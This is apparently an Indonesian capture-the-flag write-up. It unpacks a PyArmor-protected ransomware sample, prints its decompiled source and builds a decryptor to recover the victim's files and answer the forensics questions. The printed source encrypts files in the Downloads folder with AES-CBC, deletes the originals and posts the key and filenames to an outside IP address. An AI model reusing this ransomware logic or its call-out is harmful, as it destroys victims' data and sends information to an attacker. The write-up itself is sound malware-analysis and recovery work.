base_library.zip                    _ctypes.pyd              pyarmor_runtime_000000             pyi_rth_multiprocessing.pyc  pywin32_system32              unicodedata.pyd
bcrypt                              _decimal.pyd             pyexpat.pyd                        pyi_rth_pkgres.pyc           PYZ.pyz                       _uuid.pyd
_bz2.pyd                            encryptHehe.pyc          pyiboot01_bootstrap.pyc            pyi_rth_pkgutil.pyc          PYZ.pyz_extracted             VCRUNTIME140_1.dll
certifi                             _hashlib.pyd             pyimod01_archive.pyc               pyi_rth_pythoncom.pyc        _queue.pyd                    VCRUNTIME140.dll
_cffi_backend.cp39-win_amd64.pyd    libcrypto-1_1.dll        pyimod02_importers.pyc             pyi_rth_pywintypes.pyc       select.pyd                    win32
charset_normalizer                  libffi-7.dll             pyimod03_ctypes.pyc                pyi_rth_setuptools.pyc       setuptools-58.1.0.dist-info   win32com
Crypto                              libssl-1_1.dll           pyimod04_pywin32.pyc               python39.dll                 _socket.pyd                   zstandard
cryptography                        _lzma.pyd                pyi_rth_cryptography_openssl.pyc   python3.dll                  _ssl.pyd
cryptography-44.0.0.dist-info       _multiprocessing.pyd     pyi_rth_inspect.pyc                Pythonwin                    struct.pyc

┌──(mirai㉿kali)-[/mnt/…/CTFs/NCW2025/Malware Magang/encryptHehe.exe_extracted]
└─$ ls -lart encryptHehe.pyc
-rwxrwxrwx 1 root root 5297 Nov 23 12:57 encryptHehe.pyc
```

Disini coba dilempar ke pylingual dan...



```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: encryptHehe.py
# Bytecode version: 3.9.0beta5 (3425)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

from pyarmor_runtime_000000 import __pyarmor__
```


```
1    0 LOAD_CONST 0 (0)
1    2 LOAD_CONST 1 (('__pyarmor__',))
1    4 IMPORT_NAME 0 (pyarmor_runtime_000000)
1    6 IMPORT_FROM 1 (__pyarmor__)
1    8 STORE_NAME 1 (__pyarmor__)
1    10 POP_TOP

2    12 LOAD_NAME 1 (__pyarmor__)
2    14 LOAD_NAME 2 (__name__)
2    16 LOAD_NAME 3 (__file__)
```

Ternyata di protect oleh pyarmor.


Sepertinya ini unintended. Menurut saya, intended dari probset adalah untuk melakukan dump memory process nya seperti di blog mas keii: https://keii.codes/blog/analysis-of-pyarmor-obfuscated-python-malware

Namun karena saya kebetulan sudah tau bahwa ada decompiler pyarmor: https://github.com/Lil-House/Pyarmor-Static-Unpack-1shot

Basically nanti script itu bakal nge decompile pyarmor nya, dan bakalan mirip banget dengan source code asli:




```
┌──(mirai㉿kali)-[/mnt/…/CTFs/NCW2025/Malware Magang/oneshot]
└─$ python3 shot.py ../encryptHehe.exe_extracted -o out

 ____                                                                            ____
( __ )                                                                          ( __ )
 |  |~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|  |
 |  |   ____                                          _ ____  _           _     |  |
 |  |  |  _ \ _   _  __ _ _ __ _ __ ___   ___  _ __  / / ___|| |__   ___ | |_   |  |
 |  |  | |_) | | | |/ _` | '__| '_ ` _ \ / _ \| '__| | \___ \| '_ \ / _ \| __|  |  |
 |  |  |  __/| |_| | (_| | |  | | | | | | (_) | |    | |___) | | | | (_) | |_   |  |
 |  |  |_|    \__, |\__,_|_|  |_| |_| |_|\___/|_|    |_|____/|_| |_|\___/ \__|  |  |
 |  |         |___/                                                             |  |
 |__|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|__|
(____)                                                               v0.2.2     (____)

            For technology exchange only. Use at your own risk.
        GitHub: https://github.com/Lil-House/Pyarmor-Static-Unpack-1shot

INFO     2025-11-24 14:52:50,756      Found data in binary: encryptHehe.pyc
INFO     2025-11-24 14:52:52,992      Found new runtime: 000000 (../encryptHehe.exe_extracted/pyarmor_runtime_000000/pyarmor_runtime.pyd)
        ========================
        Pyarmor Runtime (Trial) Information:
        Product: non-profits
        AES key: ab738f35ffce23b13ae73d5a2c17a896
        Mix string AES nonce: 692e6e6f6e2d70726f666974
        ========================
INFO     2025-11-24 14:52:58,305      Using executable: pyarmor-1shot
INFO     2025-11-24 14:52:58,305      Decrypting: 000000 (encryptHehe.pyc)

┌──(mirai㉿kali)-[/mnt/…/CTFs/NCW2025/Malware Magang/oneshot]
└─$ 
```



```python

'__pyarmor_enter_14750__(...)'

try:
    import os
    import base64
    import time
    import json
    import requests
    from pathlib import Path
    from Crypto.Cipher import AES
    from Crypto.Util.Padding import pad
    masterKey = b'averysecretkeyyy'
    Target = 'http://31.97.187.222:10106/collect'
    SENSITIVE_EXACT = {
```

Dan kita dapet key nya :D



```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ python3 solve.py
q: 1. What's the user name of the infected machine? (format: lowercase) ; answer: wavess
q: 2. What application did the threat actor send the malware? (format: lowercase) ; answer: discord
q: 3. What's the threat actor discord id? ; answer: 1440970075116142666
q: 4. Through what link did the victim downloaded the malware? (format: full https://link...) ; answer: https://binusianc
y1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL
q: 5. What was the threat actor secret word? ; answer: HelloSirHelloMoYes?$&@/)
q: 6. What's the SHA256 sum of the malware? ; answer: 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b
q: 7. What was the IP the malware contacted? (format: http://xxx.xxx.xxx.xxx/) ; answer: http://31.97.187.222/
q: 8. What's the key? (format: lowercase) ; answer: averysecretkeyyy
Correct!
9. Whats the secret document final word?
Answer: $ 
```

Q9: Whats the secret document final word?
A9: this_is_not_the_flag_but_its_the_final_answer


Kita coba analisis file python nya terlebih dahulu:

encryptHehe.pyc.1shot.cdc.py


```
# File: encryptHehe.pyc.1shot.seq (Python 3.9)
# Source generated by Pyarmor-Static-Unpack-1shot (v0.2.2), powered by Decompyle++ (pycdc)

# Note: Decompiled code can be incomplete and incorrect.
# Please also check the correct and complete disassembly file: encryptHehe.pyc.1shot.das

'__pyarmor_enter_14750__(...)'

try:
    import os
    import base64
    import time
    import json
    import requests
    from pathlib import Path
    from Crypto.Cipher import AES
    from Crypto.Util.Padding import pad
    masterKey = b'averysecretkeyyy'
    Target = 'http://31.97.187.222:10106/collect'
    SENSITIVE_EXACT = {
        'ntuser.dat',
        'usrclass.dat'}
    SENSITIVE_PREFIXES = ('ntuser.dat', 'usrclass.dat')
    ALLOWED_EXTS = ('.dll', '.cmd', '.com', '.scr', '.msi', '.js', '.vbs', '.wsf', '.sh', '.doc', '.docx', '.xls', '.xlsx', '.ppt', '.pptx', '.pdf', '.rtf', '.odt', '.ods', '.odp', '.txt', '.zip', '.rar', '.7z', '.tar', '.gz', '.db', '.sql', '.ini', '.xml', '.json', '.jpg', '.jpeg', '.png', '.gif', '.mp4', '.mp3', '.sys', '.bak', '.log', '.html', '.htm', '.php', '.asp', '.aspx', '.jsp', '.iso', '.vmdk', '.ova', '.pem', '.crt')
    MAX_EVENTS = 5
    events_sent = 0

    def generate_iv():
        '__pyarmor_enter_14753__(...)'

        try:
            pass
        finally:
            '__pyarmor_exit_14754__(...)'
            return None
            '__pyarmor_exit_14754__(...)'
            return None
```

```
def send_event(filename):
    global events_sent
    '__pyarmor_enter_14756__(...)'

    try:
        if events_sent >= MAX_EVENTS:
            pass
    finally:
        return None
        _var_var_0 = {
            'filename': filename,
            'key': masterKey.decode(),
            'note': 'IV is in first 16 byte of every file' }
        events_sent += 1

        try:
            requests.post(Target, _var_var_0, 3, **('json', 'timeout'))
        finally:
            pass
        '__pyarmor_exit_14757__(...)'
        '__pyarmor_exit_14757__(...)'
        return None




def encode_filename_with_iv(original_filename, iv_bytes):
    '__pyarmor_enter_14759__(...)'

    try:
        _var_var_1 = original_filename.rsplit('.', 1)
        if len(_var_var_1) != 2:
            pass
    finally:
        return None
        None(None)
        return None
        _var_var_2 = f'''{_var_var_1[0]}.{_var_var_1[1]}'''
        '__pyarmor_exit_14760__(...)'
        return base64.urlsafe_b64encode(_var_var_2.encode()).decode()
        '__pyarmor_exit_14760__(...)'
        return None



def should_skip_file(filepath, script_name):
    '__pyarmor_enter_14762__(...)'
```


```
        try:
            _var_var_4 = os.path.basename(filepath)
            _var_var_3 = _var_var_4.lower()
            _var_var_5 = filepath.lower()
            if _var_var_3.endswith('.exe') or _var_var_3.endswith('.wavess'):
                pass
        finally:
            return True
            return True
            if script_name.lower() in _var_var_5:
                pass
            return True
            return True
            if _var_var_3 in SENSITIVE_EXACT:
                pass
            return True
            return True
            if None((lambda .0: for _var_var_6 in .0:
lower_name.startswith(_var_var_6))(SENSITIVE_PREFIXES)):
                pass
            return True
            return True
            '__pyarmor_exit_14763__(...)'
            return False
            '__pyarmor_exit_14763__(...)'
            return None



    def encrypt_file(filepath, master_key, script_name):
        '__pyarmor_enter_14765__(...)'

        try:
            if should_skip_file(filepath, script_name):
                pass
        finally:
            return None
            _var_var_7 = generate_iv()
            with open(filepath, 'rb') as _var_var_8:
                _var_var_9 = pad(_var_var_8.read(), AES.block_size)
                None(None, None, None)
            with None:
                if not None:
                    pass
            _var_var_10 = AES.new(master_key, AES.MODE_CBC, _var_var_7)
            _var_var_11 = _var_var_10.encrypt(_var_var_9)
            _var_var_12 = encode_filename_with_iv(os.path.basename(filepath), _var_var_7)
            _var_var_13 = os.path.join(os.path.dirname(filepath), _var_var_12 + '.enc')
            with open(_var_var_13, 'wb') as _var_var_14:
                _var_var_14.write(_var_var_7)
                _var_var_14.write(_var_var_11)
                None(None, None, None)
            with None:
                if not None:
                    pass
            os.remove(filepath)
            '__pyarmor_exit_14766__(...)'
        return None



    def recursive_file_processor(target_dirs, script_name):
        '__pyarmor_enter_14768__(...)'

        try:
            _var_var_15 = masterKey
            if not _var_var_15:
                pass
        finally:
            return None
            for _var_var_16 in target_dirs:
                for _var_var_17, _var_var_18, _var_var_19 in os.walk(_var_var_16):
                    for _var_var_20 in _var_var_19:
                        if not _var_var_20.lower().endswith(ALLOWED_EXTS):
                            continue
                        _var_var_21 = os.path.join(_var_var_17, _var_var_20)
                        encrypt_file(_var_var_21, _var_var_15, script_name)
                        send_event(_var_var_20)
            '__pyarmor_exit_14769__(...)'
        return None


    if __name__ == '__main__':
        send_event('testfile.txt')
        script_name = os.path.basename(__file__)
        home = os.path.expanduser('~')
        target_dirs = [
            os.path.join(home, 'Downloads')]
        recursive_file_processor(target_dirs, script_name)
        time.sleep(10)
finally:
    '__pyarmor_exit_14751__(...)'
return None
```



```
return None
_var_var_0 = {
    'filename': filename,
    'key': masterKey.decode(),
    'note': 'IV is in first 16 byte of every file' }
events_sent += 1
```



```
def encode_filename_with_iv(original_filename, iv_bytes):
    '__pyarmor_enter_14759__(...)'

    try:
        _var_var_1 = original_filename.rsplit('.', 1)
        if len(_var_var_1) ≠ 2:
            pass
    finally:
        return None
        None(None)
        return None
        _var_var_2 = f'''{_var_var_1[0]}.{_var_var_1[1]}'''
        '__pyarmor_exit_14760__(...)'
        return base64.urlsafe_b64encode(_var_var_2.encode()).decode()
        '__pyarmor_exit_14760__(...)'
        return None
```




```
with None:
    if not None:
        pass
_var_var_10 = AES.new(master_key, AES.MODE_CBC, _var_var_7)
_var_var_11 = _var_var_10.encrypt(_var_var_9)
_var_var_12 = encode_filename_with_iv(os.path.basename(filepath), _var_var_7)
_var_var_13 = os.path.join(os.path.dirname(filepath), _var_var_12 + '.enc')
with open(_var_var_13, 'wb') as _var_var_14:
    _var_var_14.write(_var_var_7)
    _var_var_14.write(_var_var_11)
    None(None, None, None)
with None:
```

Nah basically dia nge encrypt file nya pake AES CBC, terus filename nya di encode pake base64 terus ditambahin suffix .enc kita tinggal buat decryptor deh:


decrypt.py

```
#!/usr/bin/env python3
import os
import sys
import base64
from pathlib import Path

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

MASTER_KEY = b"averysecretkeyyy"  # from malware


def recover_original_name(enc_path: Path) -> str:
    """
    Encrypted filename format:
      <urlsafe_b64(original_filename)> .enc
    We try to reverse that.
    """
    name = enc_path.name
    if name.endswith(".enc"):
        b64_part = name[:-4]
    else:
        b64_part = name

    # URL-safe base64 decode, with padding fix if needed
    padding = '=' * (-len(b64_part) % 4)
    try:
        raw = base64.urlsafe_b64decode(b64_part + padding)
        return raw.decode("utf-8", errors="strict")
    except Exception:
        # Fallback if decoding fails
        return b64_part + ".decrypted"


def decrypt_file(enc_path: Path, delete_encrypted: bool = False) -> None:
    with enc_path.open("rb") as f:
        data = f.read()

    if len(data) < 16:
        print(f"[!] Skipping {enc_path}: file too small to contain IV")
        return

    iv = data[:16]
    ciphertext = data[16:]

    cipher = AES.new(MASTER_KEY, AES.MODE_CBC, iv)
    try:
        plaintext_padded = cipher.decrypt(ciphertext)
        plaintext = unpad(plaintext_padded, AES.block_size)
    except ValueError as e:
        print(f"[!] Failed to decrypt/unpad {enc_path}: {e}")
        return

    orig_name = recover_original_name(enc_path)
    out_path = enc_path.with_name(orig_name)

    # Avoid overwriting existing files silently
    if out_path.exists():
        print(f"[!] Output file already exists, skipping: {out_path}")
        return

    with out_path.open("wb") as f:
        f.write(plaintext)

    print(f"[+] Decrypted: {enc_path} -> {out_path}")

    if delete_encrypted:
        try:
            enc_path.unlink()
            print(f"[-] Deleted encrypted file: {enc_path}")
        except Exception as e:
            print(f"[!] Could not delete {enc_path}: {e}")


def decrypt_tree(root: Path, delete_encrypted: bool = False) -> None:
    for path in root.rglob("*"):
        if path.is_file() and path.name.lower().endswith(".enc"):
            decrypt_file(path, delete_encrypted=delete_encrypted)


def main():
    import argparse

    parser = argparse.ArgumentParser(
        description="Decrypt files encrypted by encryptHehe.py (AES-CBC, IV in first 16
bytes)."
    )
    parser.add_argument(
        "target",
        nargs="?",
        default=str(Path.home() / "Downloads"),
        help="Directory to search for .enc files (default: ~/Downloads)",
    )
    parser.add_argument(
        "--delete-encrypted",
        action="store_true",
        help="Delete the .enc file after successful decryption",
    )

    args = parser.parse_args()
    root = Path(args.target).expanduser().resolve()

    if not root.exists():
        print(f"[!] Target path does not exist: {root}")
        sys.exit(1)

    print(f"[*] Decrypting .enc files under: {root}")
    decrypt_tree(root, delete_encrypted=args.delete_encrypted)


if __name__ == "__main__":
    main()
```




```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ python3 decrypt.py ./encryptedfiles
[*] Decrypting .enc files under: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/images.jpg
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/lordukie.jpg
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/winprefetchview-x64.zip
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/CUKURUKUK.png
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/IMPORTANT.docx
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/Sesi 1.pdf
[!] Output file already exists, skipping: /mnt/shared/CTFs/NCW2025/Malware Magang/encryptedfiles/desktop.ini
```

Dan final word ada di IMPORTANT.docx



U DID IT, HERES THE FINAL ANSWER

this_is_not_the_flag_but_its_the_final_answer



```
┌──(mirai㉿kali)-[/mnt/shared/CTFs/NCW2025/Malware Magang]
└─$ python3 solve.py
q: 1. What's the user name of the infected machine? (format: lowercase) ; answer: wavess
q: 2. What application did the threat actor send the malware? (format: lowercase) ; answer: discord
q: 3. What's the threat actor discord id? ; answer: 1440970075116142666
q: 4. Through what link did the victim downloaded the malware? (format: full https://link...) ; answer: https://binusianor
